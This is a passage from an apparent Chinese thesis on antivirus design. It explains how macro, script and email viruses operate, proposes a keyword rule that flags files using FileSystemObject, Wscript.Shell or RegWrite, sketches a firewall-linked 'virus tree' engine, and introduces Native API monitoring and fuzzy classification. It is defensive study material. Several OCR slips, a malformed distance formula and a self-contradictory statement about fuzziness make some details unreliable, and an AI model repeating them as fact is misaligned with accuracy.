该技术的重大突破意义在于，可以从根本层面上解决广大电脑用户饱受的木马病毒之害，并可对大多数病毒起预警作用。据介绍，该项技术的特征是提取计算机病毒(特别是木马病毒)添加到操作系统注册表的键值，建立独立的病毒键值特征库，动态监视所有修改注册表的行为，对该行为与病毒键值特征库进行比照，对与病毒特征对应的病毒行为进行阻断，不在病毒键值特征库的行为，则发出警报，提示用户系统注册表被修改，由用户决定是否放行；并且，在病毒特征库升级方面，采取了双重升级办法，不但提供自动智能升级，而且支持用户手动更新木马特征库，这样一旦发现新木马或蠕虫，用户可以在上报反病毒厂商之前即手工添加该病毒修改注册表的特征，第一时间防范该病毒。

2. 宏病毒病毒的检测方法

宏病毒有如下的共性：

① 宏病毒会感染 DOC 文档文件和 DOT 模板文件，被它感染的 DOC 文档属性必然会被改为模板而不是文档，而用户在另存文档时，就无法将该文档转换为任何其他方式，而只能用模板方式存盘。这一点在多种文本编辑器需转换文档时是绝对不允许的；

② 病毒宏的传播方式如下：通常 Word 在打开一个带宏病毒的文档或模板时，

激活了病毒宏，病毒宏将自身复制至 Word 的通用(Normal)模板中，以后在打开或关闭文件时病毒宏就会把病毒复制到该文件中；

③ 大多数宏病毒中含有 AutoOpen，AutoClose，AutoNew 和 AutoExit 等自动宏，只有这样，宏病毒才能获得文档(模板)操作控制权。有些宏病毒还通过 FileNew，FileOpen，FileSave，FileSaveAs，FileExit 等宏控制文件的操作。宏病毒主要寄生于 AutoOpen、AutoClose 和 AutoNew 3 个宏中，其引导、传染、表现或破坏均通过宏指令来完成的。宏指令是用宏语言 WORDBASIC 编写的，宏语言提供了许多系统级底层功能调用，因此，宏病毒利用宏语言实现其传染、表现或破坏的目的；

④ 病毒宏中必然含有对文档读写操作的宏指令；

根据宏病毒的特点和共性以及上述例子的简要分析，不难看出宏病毒与下述将要讲到的脚本病毒的特点非常类似，同样需要调用操作系统提供的各种功能函数。可以通过使用字符串提取工具提取出从 Word 文件中的字符串，从而得到 Word 文件中使用到的宏调用，并以此作为行为特征。

3. 网页病毒的检测方法

网页脚本病毒有如下特点：

① 为了达到控制操作系统的目的，网页脚本病毒必须调用 COM 对象或者 ActiveX 控件，首先创建一个对象的实例，然后调用该对象的方法来完成它的任务。网页 VBS 脚本病毒利用的对象主要有以下三种：Scripting.FileSystemObject，Wscript.shell，Wscript.Network；

② 大多数利用脚本语言编写的病毒，自我复制的原理基本上是利用程序将本身的脚本内容复制一份到一个临时文件，然后再在传播的环节上将其作为附件发送出去。脚本病毒的自我复制性是由 Scripting.FileSystemObject 对象完成的；

③ 病毒由 Wscript.Network 对象借助于网络共享进行传播的；

④ 病毒的破坏性是由 Wscript.Shell 对象完成的；

⑤ 病毒的潜伏性和触发性多数是通过修改注册表等信息以判断各种条件及取消一些限制。所以病毒的潜伏性和触发性也是由 Wsoript.Shell 对象完成的。

通过对前面部分的分析来看，网页脚本病毒都必须涉及到对文件系统对象、注册表的操作。只要发现某个文件对这两个系统对象进行操作，几乎就可以判断为脚本病毒。针对以上的分析，设计一种基于命令式的方案来防范脚本病毒中。其核心就是对文件内容进行搜索，查看是否有 FileSystemObject，RegWrite 等系统对象和操作。在这里把网页脚本语言中的所有关键字包括系统对象和操作，统称为命令，如果某一个文件同时具备对上述系统对象操作中的两个，则认为是病毒。

本方案的优点是：

① 不需要病毒库；

② 可防范未知病毒。在脚本病毒中，几乎所有的病毒都离不开上述几个过程，

只不过在实现的方式上有所区别，因此只要对文件系统对象、注册表等系统对象密切监视就几乎能发现所有的病毒，就如 DOS 时代下所有的病毒都离不开对系统中断的调用一样。因此对于未知病毒本方案仍能够进行防范。

4. 邮件病毒的检测方法

邮件病毒是夹带在邮件中的，邮件是“死”的，其中的病毒也不会主动变“活”的。一般邮件病毒的传播是通过附件进行的，如 Happy99、Mellissa 等。用 FoxMail 收到的邮件中会看到带病毒的附件，如名为 Happy99.exe 的文件，不要运行它，直接删掉就可以，文件一般都是蠕虫病毒，所以也可以按照检测蠕虫病毒的方法进行检测；也可能是类似于 WORD 文件中的宏病毒，因此对 WORD 文件形式的附件，也要小心。在检测这种文件时，首先确定是否为双后缀文件，如果不是，接着可以采取上述防治宏病毒的方法确定是否有宏病毒在文件中。

对于另一种邮件病毒是不带附件的 HTML 文件，它利用 ActiveX 在某些情况下拥有对硬盘的读写权来进行破坏。在 FoxMail 中，有一选择项“是否使用嵌入式 IE 浏览器查看 HTML 邮件”，如果选择了“使用”，FoxMail 将调用 IE 的功能来显示 HTML 邮件，病毒有机会被激活。但如果没有选择此开关，则 FoxMail 以文本方式显示邮件内容，因此潜伏在 HTML 中的病毒就不会发作。在检测这种病毒时候，也可以用上述检测网页病毒的方法。

3.4 基于病毒树的病毒检测引擎系统

本节综合本章前几节所讨论的各种不同类型的病毒的检测技术，以及结合病毒在网络间传播的特点，建立了一套病毒防范系统。该系统的核心是基于病毒树的病毒检测引擎。并且该系统结合病毒防火墙技术既可以实现网络间病毒的查杀，也可以实现对单机 PC 病毒的查杀的，使得大部分病毒在进入内网之前就得到有效的遏制，减轻内网系统的压力。上述病毒树既可以置于病毒防火墙内，也可以置于内网中。

3.4.1 系统设计背景

随着 Internet 的广泛应用，网络安全也成为必须考虑和必须解决的一个重要问题，计算机病毒通过网络进行传播，其传播速度快，危害范围广，给人们带来了巨大的损失。病毒问题越来越受到人们的关注。

在世界范围内，目前的信息安全厂商广泛采用的是基于代码特征技术的方案，特征代码法的缺点就是它只能用于检测已知病毒，对于新出现的病毒的检测无能为力，而且没有一个全面系统的检测各种病毒的引擎技术。由于当前计算机病毒主要来源于网络，网络是病毒的主要传播途径，所以防止病毒从网络侵入，在病

毒感染系统以前达到查毒杀毒，成为目前防毒的主要任务，而与以前控制网络流量的防火墙结合更是成为发展趋势。

针对上述问题，本节的目的就是设计一个全面系统的既可以查杀已知病毒又可以查杀未知病毒既可以查杀 PE 文件病毒又可以查杀宏病毒等病毒的引擎系统。并且，此系统结合本病毒防火墙，实现了系统的全面安全。设计将病毒树或者其他的网络查毒病毒模块置于防火墙中，从而实现病毒防火墙的概念。

防火墙，作为近几年发展起来的一种网络安全技术，成为了当前网络安全中最常用和最基本的设备，能有效的防止外部网络对内部网络的非授权访问，用来保护可信网络不受非可信网络侵入的一种机制，但允许在这两个网络之间的通信。

防火墙的工作原理是按照事先规定好的配置和规则，监测并过滤所有通向外部网和从外部网传来的信息，只允许授权的数据通过，防火墙还应该能够记录有关的连接来源、服务器提供的通信量以及试图闯入者的任何企图，以方便管理员的监测和跟踪，并且防火墙本身必须能够免于渗透。

防火墙的研究从 90 年代初开始已历时十多年，尽管防火墙提供的保护和保护的级别不尽相同，但是从其发展历程来看，防火墙技术经历了静态包过滤、应用代理、状态检测三个阶段。

静态包过滤：包过滤是在 IP 层实现的，通过在网络间相互连接的设备上加载允许、禁止来自某些特定的源地址、目的地址、TCP 端口号等规则，对通过设备的数据包进行检查，限制数据包进出内部网络。包过滤防火墙具有速度快、成本低等优点，并且网络性能和透明度都比较好。但由于包过滤技术的安全控制层次在网络层、传输层，安全控制的粒度也只限于源地址、目的地址和端口号，因而只能进行较为初步的安全控制，对于恶意的拥塞攻击、内存覆盖攻击或病毒等高层次的攻击手段，则无能为力。包过滤技术只按照规则取舍数据包而不对其作日志，不具备用户身份认证功能，不能在用户级别上进行过滤。另外包过滤的配置规则比较麻烦，容易出现漏洞，在为特定服务开放的端口也存在着潜在的危险。

应用代理：应用代理发生在应用层，它的处理对象是各种不同的应用服务。代理服务器可以看作防火墙技术发展的第二个阶段，它使得网络内部的用户不能直接与外部的服务器通信，当用户需要访问代理服务器另一侧主机时，对符合安全规则的连接，代理服务器会代替主机响应，并重新向主机发出一个相同的请求。当此连接请求得到回应并建立起连接之后，内部主机同外部主机之间的通信将通过代理程序将相应连接映射来实现。代理服务器的优点在于对于用户而言，似乎是直接与外部网络相连的，代理服务器对用户透明。由于代理机制完全阻断了内部网络与外部网络的直接联系，保证了内部网络拓扑结构等重要信息被限制在代理网关内侧，不会外泄，从而减少了黑客攻击时所需的必要信息。另外应用代理是有状态的，它能够利用扩展信息中的由应用程序产生的信息和由部分由通讯上

下文产生的状态，具有部分的信息处理能力。代理服务器的应用也受到诸多限制。首先是当一项新的应用加入时，如果代理服务程序不予支持，则此应用不能使用。另外应用代理防火墙需要在一定程度上限制用户的系统，这取决于所使用的应用程序，而有些应用程序可能根本不支持代理连接。实现在应用层的应用代理，其性能也比较低。

状态检测：状态检测技术普遍被认为是新一代防火墙的核心技术。与传统的包过滤技术相比，状态检测对新建的应用连接，检查预先设置的安全规则，允许符合规则的连接通过，并在内存中记录下该连接的相关信息，生成状态检测表。对该连接的后续数据包，只要符合状态表，就可以通过。这种方式的好处在于：由于不需要对每个数据包进行规则检查，而是一个连接的后续数据包(通常是大量的数据包)通过哈希算法，直接进行状态检查，从而使得性能得到了较大提高；而且，由于状态表是动态的，因而可以有选择地、动态地开通 1024 号以上的端口，使得安全性得到进一步地提高。此外，部分状态检测型防火墙还支持多种用户认证方式，提供了应用级的安全认证手段，增加了某些应用的代理功能，使得安全控制力度更为加强。它的缺点在于这种状态检测可能造成网络连接的某种迟滞，需要硬件性能的补充。

下面将详细介绍这套系统的设计及其中病毒检测引擎的实现。

3.4.2 系统设计目标

该系统的设计目标主要有：

① 采用基于病毒防火墙、检测服务器和应用服务器的部署方式，能够实现对大规模网络范围内的病毒传播进行检测，将大部分病毒在进入内网之前就得到有效的遏制，减轻内网系统的压力；

② 在对进入单机版的程序进行检测后若发现可疑情况能够及时报警和进行后续处理从而防止病毒的进一步扩散；

③ 该基于病毒树的病毒检测引擎系统设计是建立在各个不同类型文件病毒的检测模块上，当涉及到升级的问题时，只需要对单个过时的模块进行升级，如对于木马查杀的模块，此模块用到的查杀算法不依赖于如特征串的匹配，所以直到有新的算法出现时进行升级。避免了整个系统的升级，提高了系统速度和效率。

3.4.3 基于病毒树的病毒检测引擎系统结构图

针对上述的设计目标，经过大量的分析和研究，本文设计了一个基于病毒树的病毒检测引擎系统，该系统结合防火墙技术既可以实现网络间病毒的查杀，也

可以实现对单机 PC 病毒的查杀，是一个全面查杀病毒的引擎系统。系统结构框图，如图 3.4 所示。



图 3.4 基于病毒树病毒检测引擎系统

3.4.4 系统的特点分析

本系统的特点在于：

① 查毒模块和防火墙的有效结合

查毒模块和防火墙的有效结合，使防火墙具有了防病毒功能，不仅使得防火墙防止外部网络对内部网络的非授权访问的作用得到充分的发挥，而且有效的阻断了病毒的传入，防止了毒从网入这条关键途径；

② 双服务器的使用

双层的保障维护着用户系统的安全。第一层保障在于病毒防火墙的使用。此层可以过滤掉一部分的病毒和恶意代码，使得内网的计算机系统有了比较可靠的保障；第二层保障在于双服务器（检测服务器和应用服务器）的使用。进入系统的

可疑文件首先经过系统的第一道防线病毒防火墙的检测，若没有检测出病毒，则将其复制两份，一份直接存入服务器中，另一份送入基于病毒树的检测服务器中，检测服务器对此文件进行检测，若发现其可疑行为，则判断为感染了病毒，检测服务器将信息反馈给应用服务器，在应用服务器中对该文件进行隔离或删除。此方法可以避免病毒对单机版系统的伤害；

③ 基于病毒树的反病毒引擎模块的使用

本系统的核心基于病毒树。病毒树内置于检测服务器，也是检测服务器的核心。过往的文件必须通过基于病毒树的检测服务器的检测，如果文件带毒，则通知病毒服务器删除此文件，否则通过至结束。病毒树在查毒部分具有升级简单、可以查杀未知病毒、可以实现即时查毒等很多优点，使得此系统的优点更加突出；

④ 升级简单

本系统的升级主要依赖于基于病毒树检测引擎的升级。该基于病毒树的病毒检测引擎系统设计是建立在各个不同类型文件病毒的检测模块上，如图 3.5、图 3.6，当涉及到升级的问题时，只需要对单个过时的模块进行升级，有的模块直到有新的算法出现时进行升级。所以系统的升级问题变得很简单。

当然，综合可能出现的各种情况，本方案存在的最大问题是：由于基于病毒树的病毒检测引擎只是基于理论上的设计，虽然有很多优点，但未经过实践检验，需要进一步的仿真和实验。



图 3.5 PE 格式文件查毒流程图



图 3.6 邮件病毒查毒流程图

3.5 本章小结

针对现在杀毒软件的查毒范围不全面问题，本章首先提出了病毒树的概念，并对病毒树的设计进行了详细的分析与研究；接下来的两节具体分析了每一种病毒的机理，以及在分析的基础上提出了具体应对措施；最末一节综合各种病毒及措施信息，提出了一种基于病毒树的病毒检测引擎系统的设计，并详细对系统的设计目标、系统设计的流程图等内容进行了研究分析，最后评价了系统的优缺点。

第四章 基于程序行为的模糊分类算法的基本理论

本章首先介绍了基于程序行为的实时反病毒技术；然后分析了 Win32 系统与 Native API 的关系；最后阐述了模糊分类的基本理论以及相关概念。

4.1 基于程序行为的实时反病毒技术

不同于常规的依赖病毒特征码只能检测出已知病毒的检测方法，本文检测主要应用于对未知病毒的检测。检测主体思路如下：实时监控计算机程序系统调用 API 行为，提取其系统 API 函数调用序列，生成代表病毒行为特征的检测向量；然后根据模式分类算法判定待检测文件是否感染病毒。应用模糊分类算法的基础是程序行为特征的提取。病毒特征的提取分为静态和动态两种基本方式[50]。前者通过对可疑文件的内容分析来提取有关行为、结构特征，如第三章提出的基于 PE 文件状态病毒检测，此方法就是建立在对 PE 文件内容分析的基础上的；后者则是在一定方式下对可疑文件进行虚拟执行，从执行过程中提取有关行为、结构特征，如本人参与的国家大学生创新性实验计划项目-VMP 信息安全自主防御系统，此系统用来提取的病毒行为特征就是实时监控系统调用下的程序行为特征。后者的优点很明显，首先病毒检测不依赖于病毒特征码，特别的是用实时监控实现了动态提取病毒行为特征 API，而且可以查杀未知病毒。下面就来详细介绍实时监控系统调用程序行为 API。

4.1.1 Win32 下的实时监控分析

实时监控并不是一个新概念，但是在反病毒领域应用实时监控技术具有重要意义，等于在系统运行过程中增加了一道过滤病毒的闸门，能够更好的保护计算机的运行。其实早在 DOS 时代就有了实时监控的概念，只不过那时没有给这项技术冠以这样专业的名称。早期在计算机中普遍使用的硬盘写保护软件正是利用了实时监控技术。硬盘写保护软件一般会将自身写入硬盘零磁头开始的几个扇区（由 0 磁头 0 柱面 1 扇最开始的 64 个扇区是保留的，在 DOS 下访问不到）并修改原来的主引导记录以使启动时硬盘写保护程序可以取得控制权。引导时取得控制权的硬盘写保护程序会修改 INT13H 的中断向量指向自身已驻留于内存中的钩子代码以便随时拦截所有对磁盘的操作。钩子代码的作用当然是很明显的，它主要负责判断中断入口参数，包括功能号、磁盘目标地址等来决定该类型操作是否被允许，这样就可以实现对某一特定区域的写操作保护。DOS 下还有许多通过驻留并截获

一些有用的中断来实现某种特定目的的程序，通常称之为 TSR（终止并等待驻留 Terminate-and-Stay-Resident）。这种程序设计是比较困难的，需要大量的关于硬件和 DOS 中断的知识，还要解决 DOS 重入、TSR 程序重入等问题。

同样在 Windows 操作系统下要实现实时监控绝非易事，系统运行的程序分为了用户态（Ring3 级）程序和核心态（Ring0 级）程序[51]。普通用户态程序是不可能监控系统的活动的，这也是出于系统安全的考虑。现在的实时监控（Win9X/WinNT/2000/XP）都使用了驱动编程技术和内核编程技术，让工作于系统核心态的驱动程序去拦截关键的进、线程的活动。当然由于工作系统的不同，使用到的用户态与核心态的数据结构也不同，驱动程序无论从结构还是工作原理也不尽相同，当然程序写法和编译环境更是千差万别了。

实时监控系统必须深入系统的底层，从微软提供的文档化的技术资料中涉及到很多复杂的设计和编程问题，所以实时监控的设计与实现存在以下几个难点：

① 由于实时监控必须深入系统底层才能够很好的实现，普通的用户模式程序没办法完成这样的任务，所以核心模式驱动程序(Kernel Mode Driver)[52]就成为一个很好的选择。但是核心模式驱动程序的编写难度很大。编写用户模式程序仅仅就是调用一些熟知的 API 函数来完成特定的目的，但在驱动程序中将无法使用用户模式的 API，必须调用内核模式的 API 来完成任务，但这些函数通常会要求运行在某个中断请求级(IRQL)上，使用这些函数时必须对中断请求级、延迟/异步过程调用、非分页/分页内存等概念有清晰的认识，否则驱动程序将很容易导致系统崩溃，因为 Ring0 下的程序对于系统总是被信任的，所以没有相应处理代码去捕获内核模式的异常。另外驱动程序的调试不如用户态程序那样方便，用 VC++之类的调试器是不行的，必须使用系统级调试器，如 SoftICE 和 WinDBG 等；

② 驱动程序与用户态下客户程序的通信问题。这个问题的提出是很自然的，因为内核态的资源是十分有限的，很多在用户模式下平常的操作在内核模式是不适宜去做的，所以需要将这部分任务放到用户模式下去做，这时就会产生内核模式与用户模式之间的通信问题，而且这个通信过程是一个双向的通信过程。用户模式的程序向驱动程序发送设备 I/O 控制信息的时候，可以调用 DeviceIoControl()，它的接口在 MSDN 中可以找到，但它是单向的，反过来无法进行通信。既然无法找到一个现成的函数实现从 Ring0 下的监控程序到 Ring3 下客户程序的通信，则必须采用迂回的办法来间接做到这一点。为此就引入异步过程调用(APC)和事件对象的概念[53]，它们就是实现特权级间唤醒的关键所在。异步过程调用是一种系统用来当条件合适时在某个特定线程的上下文中执行一个过程的机制。当向一个线程的 APC 队列排队一个 APC 时，系统将发出一个软件中断，当下一次线程被调度时，APC 函数将得以运行。APC 分成两种：系统创建的 APC 称为内核模式 APC，由应用程序创建的 APC 称为用户模式 APC。另外只有当线程处于可报警(alertable)

状态时才能运行一个 APC。比如调用一个异步模式的 ReadFileEx()时可以指定一个用户自定义的回调函数 FileIOCompletionRoutine()，当异步的 I/O 操作完成或被取消并且线程处于可报警状态时函数被调用，这就是 APC 的典型用法；

③ 驱动程序所占用资源与合理利用的问题。如果由于监控程序频繁地拦截一些系统函数的调用而使系统性能下降过多，则这样的程序是没有其存在的价值的。所以不可能对太多的系统调用进行监控，必须在归纳总结大量病毒的行为操作的基础上实现对关键的行为进行监控。此关键的行为提取可参照本章的第 4.4 节中提到的病毒行为特征 API 的提取。

4.1.2 Win32 系统与 NativeAPI

Windows 大家族中 Windows 2000 和 Windows XP 是目前应用比较多的操作系统，它们都是基于 NT 架构开发的，其中 Windows 2000 出于兼容性考虑模拟了多个操作系统，Windows 2000 内置三个子系统来支持 Win32、POSIX 和 OS/2 应用程序[54]。Win32 子系统是最流行的一个，因此它更多的被开发人员和病毒制造者所关照。尽管 Win32 子系统包含一个名为 kernel32.dll 的系统模块，但这并不是实际的操作系统内核，它仅仅是 Win32 子系统的一个基本组件。而在 WindowsXP 中微软又出于安全性考虑不再支持 POSIX 和 OS/2 应用程序，所以在某种意义上来说 Windows 2000/XP 的软件开发就是与 Win32API 打交道的工作，而 NT 平台暴露出的一个隐藏的事实是存在另一个更为基础的调用接口-Native API[55]。Native3API 不是微软公司正式文档化的，因此有关此话题的信息并不是很多，SDK 和 DDK 都不支持在 Win32 应用程序中使用 NativeAPI。但是 NativeAPI 是确实存在而且可用的，并且已经被广大开发人员广泛的应用于编写 Kernel Mode Driver（KMD）或 File System Driver（FSD），这没什么技术上的限制，仅仅是微软不支持此种应用程序开发模式而已。

Win32 子系统和 Native API 之间的关系可以由 Win32 核心模块与 Windows XP（WindowsXP 虽然是新一代操作系统，但是其架构和内核结构与 Windows2000 基本一致）内核模块之间的依赖关系[56]很好的解释。图 4.1 展示了模块间的依赖关系，方框表示系统模块，箭头表示模块间的依赖关系。如果一个箭头从模块 A 指向模块 B，这表示 A 依赖于 B，即模块 A 调用 B 中的函数。模块由双向箭头连接，表示二者之间相互依赖。在图 4.1 中，模块：user32.dll、advapi32.dll、gdi32.dll、rpcrt4.dll 以及 kernel32.dll 实现了基本 Win32 API。当然，还有其他的 DLL（如 version.dll、shell32.dll 和 comctl32.dll）也为 Win32 API 提供支持，为了更清晰起见，图中省略了它们。从图 4.1 可以发现所有的 Win32 API 调用最后都转移到了 ntdll.dll，而 ntdll.dll 又将其转移到了 ntoskrnl.exe。

ntoskrnl.dll 是 NT 操作系统内核，它为 Native API 准确地提供服务，ntdll.dll 是 Native API 在用户模式下的前端，而 Native API 真正的接口在 ntoskrnl.exe 中实现。事实上，内核模式驱动程序对系统服务的请求多数时候都会进入该模块。ntdll.dll 的主要任务就是为运行于用户模式的程序提供一个确定的内核函数的子集，这其中就包括 Win32 子系统 DLL。在图 4.1 中，从 ntdll.dll 指向 ntoskrnl.exe 的箭头旁标注的 KiSystemService()表示 Win32 使用此函数将 CPU 特权级从用户模式切换到内核模式（Windows 2000 中使用 int 2E 进行切换，实际上 int 2E 内部也是调用 KiSystemService()）[57]。



图 4.1 Win32 系统模块依赖关系图

如，由 kernel32.dll 导出的 Win32 API 函数 DeviceIoControl()最终会调用由 ntdll.dll 导出的 ZwDeviceIoControlFile()。通过反编译该函数会发现此函数的实现方式非常的简单。首先，CPU 寄存器 EAX 被装入了一个“魔术数字”，这是一个分派 ID。接下来，寄存器 EDX 被设置为指向堆栈中某处的一个地址，该返回地址在进入 ZwDeviceIoControlFile()时将被立即保存下来，是用来临时存放传递进来的参数的。接下来就是调用 KiSystemService()跳转到内核态。KiSystemService()根据 EAX 传入的参数在服务描述符表中查找相应例程执行实际的系统服务。

Windows2000 的 Native API 由 248 个函数组成，WindowsXP 增加到了 284 个，这些函数都采用上述方式进入内核。实际上 ntdll.dll 导出了两组 API 函数，一组是

以 Zw 为前缀的 API 函数族，供在用户模式下使用，另一组 Nt*函数族与 Zw*函数一一对应，供在内核方式下使用。而用户模式下的 Zw*函数经过由用户模式向内核模式转变之后调用的就是相应的 Nt*函数。如上面例子中调用 KiSystemService() 实际上就是跳转到内核态找到并执行与 ZwDeviceIoControlFile()相对应的内核态函数 NtDeviceIoControlFile()来完成相应的系统服务。

4.2 模糊分类基本理论

模糊分类用于识别某个具体对象属于何种类别。模型分类问题是普遍存在的，例如，植物标本是属于哪一纲、哪一目，医生对病的识别，计算机识别手写体等。在模型分类中有两个基本面：事先已知若干标准模型构成模型库；有待识别的对象。客观事物大多存在模糊性。对模糊分类而言，两个基本面都可能带有模糊性：标准模型可能带有模糊性，待识别对象也可能是模糊的。这意味在实际问题中采用模糊分类是必要的。

4.2.1 模糊度及其度量

定义 4.1[30]：模糊度。一个模糊集合究竟模糊到什么程度，需要加以度量。所谓论域U上的一个模糊子集$\underline{A}$的模糊度$D(\underline{A})$是指，

- 当且仅当此$\mu_{\underline{A}}(u)$取 0 和 1 时，$D(A)=0$，这时模糊度最小；
- 当$\mu_{\underline{A}}(u)=0.5$时，$D(A)=1$，这时模糊度最大；
- 设任意$u\in U$,而$\underline{A}$和$\underline{A}'$是U的两个模糊子集，如果$\mu_{\underline{A}}(u)\geq\mu_{\underline{A}'}(u)\geq 0.5$或$\mu_{\underline{A}}(u)\leq\mu_{\underline{A}'}(u)\leq 0.5$，则$D(\underline{A})\geq D(\underline{A}')$。其中$\mu_{\underline{A}}(u)$和$\mu_{\underline{A}'}(u)$是$u$对$\underline{A}$和$\underline{A}'$的隶属度。

说明：

- 如果一个模糊集合的模糊度为 0 或 1 时，则该模糊集合退化为普通集合；
- 当隶属度取 0.5 时，是最模糊的。例如，在购物时想买与不想买各占一半，这时是最模糊的；
- 隶属度越接近 0.5 就越模糊，离 0.5 越远则越清晰。

定义 4.2[30]：闵可夫斯基距离。设论域$U=\{u_1,u_2,\cdots,u_n\}$，$\underline{A}$、$\underline{B}$是U上的两个模糊子集，则$\underline{A}$、$\underline{B}$之间的闵可夫斯基距离为，

$$d(\underline{A},\underline{B})=\left[\sum_{i=1}^{n}\left|\mu_{\underline{A}}(u_i)-\mu_{\underline{B}}(u_i)\right|^q\right]^{\frac{1}{q}}\quad(q\geq 1)\ ,\qquad \text{式(4-1)}$$

海明距离：在闵可夫斯基距离中，如果$q=1$，这时有，

$$d(\underline{A},\underline{B})=\left[\sum_{i=1}^{n}\left|\mu_{\underline{A}}(u_i)-\mu_{\underline{B}}(u_i)\right|\right]\ ,\qquad \text{式(4-2)}$$

欧氏距离：在闵可夫斯基距离中，如果$q=2$，这时有，

$$d(\underline{A},\underline{B})=\sqrt{\sum_{i=1}^{n}\left[\mu_{\underline{A}}\mu_{\underline{A}}(u_i)-\mu_{\underline{B}}(u_i)\right]^2}\ . \qquad \text{式(4-3)}$$

4.2.2 贴近度及其度量

